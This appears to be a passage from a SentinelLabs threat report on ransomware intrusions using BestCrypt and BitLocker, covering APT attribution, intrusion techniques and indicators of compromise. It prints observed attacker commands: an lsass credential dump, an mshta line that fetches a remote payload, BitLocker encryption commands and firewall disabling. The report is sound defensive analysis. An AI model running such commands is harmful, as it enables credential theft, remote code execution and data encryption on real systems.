Our telemetry data revealed that these intrusions occurred between early 2021 and mid-2023, affecting 37 organizations. The majority of the affected organizations are located in North America, predominantly in the United States, with others in South America and Europe. The manufacturing sector was the most significantly affected, with other sectors, including education, finance, healthcare, and legal, being impacted to a lesser extent.

These intrusions closely resemble those reported by LIFARS in 2020 and DCSO in 2022 targeting a nonprofit and a financial organization, respectively. The TTP overlaps include the use of the same custom tooling as well as the off-the-shelf BestCrypt and BitLocker, file and directory naming conventions, and victimology.

LIFARS attributed the 2020 activities to APT41 based on infrastructure and tooling overlaps with a global APT41 campaign that occurred during the same time period. APT41 is a suspected Chinese APT umbrella cluster known for conducting financially motivated operations alongside cyberespionage campaigns. LIFARS stated that evidence from this case was used in the 2020 indictment against APT41.

Additionally, in 2020, Macnica documented an incident involving BestCrypt, where the ransom note, TTPs, and timing of the attack overlapped with the activity reported by LIFARS. Notably, DTrack, a custom backdoor typically associated with Andariel, was observed in this intrusion. Andariel is a suspected North Korean APT cluster assessed to use ransomware in its operations.

We note the existence of further reports which document intrusions involving the use of BestCrypt and BitLocker, and/or ransom notes nearly identical to those observed in the LIFARS case. These intrusions have been attributed to ransomware groups which have been given aliases such as TimisoaraHackerTeam and DeepBlueMagic.

Public reporting on TimisoaraHackerTeam and DeepBlueMagic lacks additional technical artifacts beyond the encryption tools and ransom notes utilized. The clustering and the groups' names appear to be based primarily on the usernames in the contact email addresses, like `TimisoaraHackerTeam[@]protonmail.com`, rather than a combination of indicators such as an established presence in the cybercriminal scene under these aliases or cluster-specific infrastructure, TTPs, or tooling. These limitations hinder third-party attribution assessments and the identification of relations or distinctions between these reported ransomware groups and APT clusters.

TimisoaraHackerTeam and DeepBlueMagic have been associated with attacks against healthcare institutions, including a medical facility in the United States and the Hillel Yaffe Medical Center in Israel. Notably, the Israeli authorities have issued a statement indicating suspicion of a Chinese ransomware group behind the attack on the Hillel Yaffe Medical Center, without disclosing additional attribution information.

The relationship between the activities involving artifacts associated with APT clusters, such as the APT41 umbrella or Andariel, and those attributed to TimisoaraHackerTeam or DeepBlueMagic remains unclear. Given the suspected connections of certain APT groups to underground markets and moonlighting of APT-linked individuals in cybercriminal schemes, we do not exclude the possibility that these past activities and the overlapping activities we observed are part of a broader cybercriminal scheme.

BESTCRYPT AND BITLOCKER | TECHNICAL DETAILS


The early stages of the activities involving Jetico BestCrypt and Microsoft BitLocker included a variety of actions, such as credential theft, reconnaissance, and malware deployment. Detailed analysis of our telemetry data revealed that part of these operations took place on unprotected systems outside of our visibility.

We observed the use of the China Chopper webshell, recognizable by the `&echo [S]&cd&echo [E]` sequence in virtual terminal requests, typically deployed on Internet-facing Microsoft Exchange or web servers. Although visibility limitations kept us from reconstructing the initial access vectors, previous research indicates that the threat actors often rely on exploiting vulnerabilities, such as ProxyLogon, to deploy China Chopper. This enables them to gain administrative privileges and establish persistence.

The attackers used ChinaChopper to create working directories, which were typically `%SystemDrive%\PerfLogs` and `%windir%\System32\LogFiles`, conduct initial reconnaissance and store the retrieved information in files for exfiltration, download further tooling, and steal credentials. The stolen credentials enabled the attackers to move laterally using the RDP protocol. For reconnaissance, they used Windows utilities, such as `net`, `ipconfig`, `whoami`, and `dsquery`, as well as the custom tool miPing.

```
/c cd /d C:\Windows\System32\net time /domain >C:\PerfLogs\info.txt &echo
[S]&cd&echo [E]
/c cd /d C:\Windows\System32\whoami >>C:\PerfLogs\info.txt&echo
[S]&cd&echo [E]
/c cd /d C:\Windows\System32\ipconfig /all >>C:\PerfLogs\info.txt&echo
[S]&cd&echo [E]
/c cd /d C:\PerfLogs\&procdump -accepteula -ma lsass.exe ls.dmp&echo
[S]&cd&echo [E]
/c cd /d C:\Windows\System32\LogFiles\&1.exe -accepteula -ma lsass.exe
ls.dmp&echo [S]&cd&echo [E]
/c cd /d C:\PerfLogs\&mshta http[://]185.225.19[.]61:80/3.txt&echo
[S]&cd&echo [E]
```

miPing, first discovered in 2020, is a multi-threaded tool that surveys the availability of attacker-specified endpoints. The miPing variant we retrieved issues IPv4 ICMP Echo requests, using the hardcoded request data `Data Buffer`, to a list of hosts specified in a file named `ip.txt`. miPing then stores the hosts that have responded in the `o.txt` file. The sample we analyzed has a PDB path of `C:\work\miping\Release\miping.pdb` and a compilation timestamp of July 21, 2019, 13:02:07 UTC. The attackers placed the miPing executable in the working directory as `p.exe`.



```
[...]
strcpy(RequestData, "Data Buffer");
v13 = 0;
v12 = 0i64;
in = (struct in_addr)inet_addr(host);
if ( in == 0xFFFFFFFF )
{
  v4 = gethostbyname(host);
  if ( !v4 )
    return -11;
  memmove(&in, *(const void **)v4->h_addr_list, v4->h_length);
  dotted_IP = inet_ntoa(in);
  sub_4012B0((int)cp, 64, (int)&unk_41AA5C, (int)dotted_IP);
}
result = inet_addr(cp);
dest = result;
if ( result != -1 )
{
  ICMPHandle = IcmpCreateFile();
  if ( ICMPHandle == (HANDLE)-1 )
  {
    return -2;
  }
  else
  {
    v9 = malloc(0x3Cu);
    if ( v9 )
    {
      if ( IcmpSendEcho(ICMPHandle, dest, RequestData, 0x20u, 0, v9, 0x3Cu, Timeout) )
      {
        [...]
```

miPing issues an ICMP Echo request

We noted a tendency by the threat actors to use Active Directory Domain Controllers (DCs) as footholds for conducting later-stage operations. After moving laterally to DCs, the attackers deployed a variety of Windows Batch scripts on the DCs and from there to networked machines.

Although we could not retrieve the content of these scripts, the activities they conducted indicate that their purpose was to prepare the targeted environment for the final stage of the attacks — encryption — and to automate the encryption stage itself. We assess that the scripts we observed are similar in implementation to those documented in their entirety by DCSO. For example, the script `1.bat` was used to copy files from the DCs to networked machines using the `xcopy` and `copy` commands, including a BestCrypt executable, a ransom note, and a script named `copys.bat`. `copys.bat` was typically deployed in the system directory (`%windir%`) and was responsible for copying the ransom note to multiple filesystem locations on the targeted endpoints. This script was executed remotely from the DCs through another script named `end.bat`. We also observed scripts named `test.bat` on the endpoints, which enabled and executed BitLocker.


The threat actors deployed Jetico BestCrypt executables as `bcfmgr.exe` in the `\crypt`, `\crydel`, `\ePortal`, `\tools\crypt`, `\crypt\crypt`, and `\crypt\crypt\crypt` directories on the system volume. They typically used Jetico BestCrypt to encrypt server endpoints and Microsoft BitLocker to encrypt workstations. The encryption using BitLocker was conducted across the targeted environments in an automated manner, occurring in quick succession at each compromised endpoint. The command-line parameters passed to the BitLocker executable `manage-bde.exe` indicate that the adversaries used a unique recovery password for each endpoint.

```
manage-bde -on A: -rp [RECOVERY PASSWORD REDACTED] -UsedSpaceOnly -sk C:\ -s
manage-bde -on C: -rp [RECOVERY PASSWORD REDACTED]  -sk C:\ -s
-RemoveVolumeShadowCopies -used
```

While attempts were made to disable Windows Firewall using the `netsh advfirewall set allprofiles state off` command, we did not observe the attackers taking further action to disable security and monitoring mechanisms.

Out of the 37 intrusions we observed, 30 affected organizations are located in the United States, 4 in Canada, and 1 each in the United Kingdom, Brazil, and Trinidad and Tobago.


The attackers targeted a wide spectrum of industry sectors, with a focus on manufacturing. This includes diverse manufacturing sub-sectors such as the research and production of specialty goods like electronics, thermal products, specialized fabrics, and medical devices.



BestCrypt and BitLocker targets

The average attack lifecycle length was approximately 9 days, with some attacks being conducted in their entirety over several hours. The attackers' activities observed in the shorter attacks indicated familiarity with the targeted environments, likely due to prior presence of the threat actor, as observed in previous research.

We identified multiple clusters of operations conducted in overlapping time periods across different target organizations, with peak activity in July 2023. In some cases, attacks on different organizations occurred almost simultaneously, with endpoint encryption operations occurring within minutes or hours of each other, suggesting a coordinated campaign.



BestCrypt and BitLocker intrusions

CONCLUSIONS

The use of ransomware by cyberespionage threat groups blurs the lines between cybercrime and cyberespionage, providing adversaries with advantages from both strategic and operational perspectives. The operational methods of APT clusters, such as ChamelGang, the APT41 umbrella, and the recently discovered Moonstone Sleet, highlight that ransomware intrusions are conducted by threat actors with motivations that are not exclusive to financial gain.

While the future development and dynamics of cyberespionage groups deploying ransomware remain to be seen, the advantages this practice provides remain appealing and necessitate continued awareness and vigilance. A notable recent example highlights the added benefits for the attackers. In April 2024, the U.S. government sounded alarms about a Chinese threat actor conducting pre-positioning attacks against U.S. critical infrastructure that could enable catastrophic impairment towards U.S. preparedness in a military engagement. The same month, a Chinese organization released a report attributing the cyberespionage actor Volt Typhoon as a ransomware group. We find this claim unpersuasive and at odds with available evidence, seeing it as an active attempt by China to portray its cyberespionage operations as cybercriminal in nature. This attribution has understandably led to speculation within the threat intelligence community whether it can be interpreted as China admitting to seeing value in using ransomware activity to conceal its cyberespionage operations.

When it comes to handling intrusions involving ransomware at government or critical infrastructure organizations, we emphasize the importance of sustained information exchange and collaboration between law enforcement and intelligence agencies. Efficient exchange of data and knowledge between the different entities handling cybercriminal and cyberespionage incidents, detailed examination of observed artifacts, and analysis of the broader context surrounding incidents of this type are crucial towards identifying the true perpetrators, motive, and objectives.

We are grateful to Still Hsu from TeamT5 for providing invaluable insights that contributed to our research on the ChamelGang APT group.

SentinelLabs continues to monitor cyberespionage groups that challenge traditional categorization practices. We remain committed to sharing our insights to equip organizations and other relevant stakeholders with the necessary knowledge to better understand and defend against this threat.

INDICATORS OF COMPROMISE

SHA-1 HASHES

VALUE	NOTE
098e60cd5053ec9613d32a7ced68e44f1a417353	pg_hba.conf.bak9
09959be9b5f8ca21caa55577ce620034632a3f92	bcfmgr.exe (Jetico BestCrypt)
0c762bff5b4a0bf5abbdf28afc15cfc6dce575b1	BeaconLoader
15b0a25b4e55241b12d09633465d3109c324fb98	pg_ident.conf.bak9
19114f25a5681149ae3950fb0c52d59a69d031dc	1.bat
1e12b053a643895e071be3538bb9950667134563	cfz_index.dat
1fa6de645e7146a0a1b64e17d260546e598acd17	end.bat
24eb404a8daaace36a2cf5fb0f7b8608d2a3963a	BeaconLoader
33009aaea3d58d8f72dfaf45dd8016707599d6c0	NotificationUxBroker.007.etl
374882c4752a05ec52e41943d7e3de8c1cccef10	BeaconLoader
398c4c0ba6f5ea78175dd2846067f10d3864a2cc	Cobalt Strike beacon (netcache)
44759a6597bad3a287a7b82724a763208c599135	miPing
57373d25527b3adf54eefcbfb69b41a513605af0	postmaster.opts.bak9
5c15b0ad93f2a4ae08a2a8e070afb99795855e0f	BeaconLoader
5d43ee1f75781033cd5accf298583529bdd12fa1	BeaconLoader
608c2a64c9d41b891c18cb682a01eabf035a7f50	NTUSER.DAT{47a6a17a-a514-11e7-a94e-ec0d9a05c860}.TMContainer00000000000000000001.regtrans-ms

VALUE	NOTE
65867d738ee978811a098a766810726e39d1391e	TEMP_RESTULT_FILE_TO_DB_xml.bak
782b157e901326d67a783e3e7dac9694a87dc7c2	PG_VERSION.bak9
8052fcd408d9bd9e7594accdabb161ba8c4a9bd7	Cobalt Strike beacon (netcache)
882efb1b8093c46223e71e2be353b6a95dc24e7a	ntuser.pol
8ce96c0eb64db6856908fde2a1e9bcc387ce2744	current_logfiles.bak9
8e76a2cc57fa5390462839c0471f522db3882c66	recovery.conf.bak9
951e603af10ec366ef0f258bf8d912efedbb5a4b	debug.log
9d1076b58f30142fe1c693b4edcec9816b3cb3c6	backup_label.old.bak9
a2a81d5fcc0012e78fe4fe1b681a82c3158ce2bf	endjob.luac
a566e410144d5972a92dc21de37e2b8617bfc347	Cobalt Strike beacon (netcache)
a566e410144d5972a92dc21de37e2b8617bfc347	Cobalt Strike beacon (netcache)
a79bc5e91761c98d99dc028401cd284c3b340474	bcfmgr.exe (Jetico BestCrypt)
bd22ce42492bdad203ce1c712e075d422f70bbd3	ntuser.dat.LOG1
c1eb7d5b772635d519cb6f4f575ada709d626c1a	BeaconLoader
d4828b63b596cf8d069b97a8a9396928ec3ad216	postgresql.auto.conf.bak9
db99fc79a64873bef25998681392ac9be2c1c99c	svchosts.exe
dcd3f2a8ec1e63cb1bfcaa622ae48373ce0a01ce	BeaconLoader
de8bf4153bd72ef668b9a60419794ccabbe87c4f	postgresql.conf.bak9
dfab55758b195d1d30d89ba9175da3a49dc180be	BeaconLoader

VALUE	NOTE
e7ee9c41a1137b50d81238ae35b927f6ebbaae83	DoorMe backdoor (Microsoft.Exchange.Entities.Content.dll)
efa16441d95984bb5b278aa510e9942a40356f84	TEMP_RESTULT_FILE_TO_DB.xml
f4529b672eec3f629184fa4c62c3743ae5354f95	copys.bat

BITCOIN ADDRESSES

VALUE	NOTE
bc1qakuel0s4nyge9rxjylsqdxnn9nvyhc2z6k27gz	CatB ransomware Bitcoin address

DOMAINS

VALUE	NOTE
resources.albaclass[.]com	Cobalt Strike C2 server

NAMED PIPES

VALUE	NOTE
\\\\pipe\\\\Winsock2\\\\CatalogChangeListener-f06b-0	Cobalt Strike named pipe

IP ADDRESSES

VALUE	NOTE
185.225.19[.]61	Payload-hosting server

URLS

VALUE	NOTE
http[://]185.225.19[.]61:80/3.txt	Payload URL

ABOUT SENTINELLABS

InfoSec works on a rapid iterative cycle where new discoveries occur daily and authoritative sources are easily drowned in the noise of partial information. SentinelLabs is an open venue for our threat researchers and vetted contributors to reliably share their latest findings with a wider community of defenders. No sales pitches, no nonsense. We are hunters, reversers, exploit developers, and tinkerers shedding light on the world of malware, exploits, APTs, and cybercrime across all platforms. SentinelLabs embodies our commitment to sharing openly –providing tools, context, and insights to strengthen our collective mission of a safer digital life for all. In addition to Microsoft operating systems, we also provide coverage and guidance on the evolving landscape that lives on Apple and macOS devices. https://labs.sentinelone.com/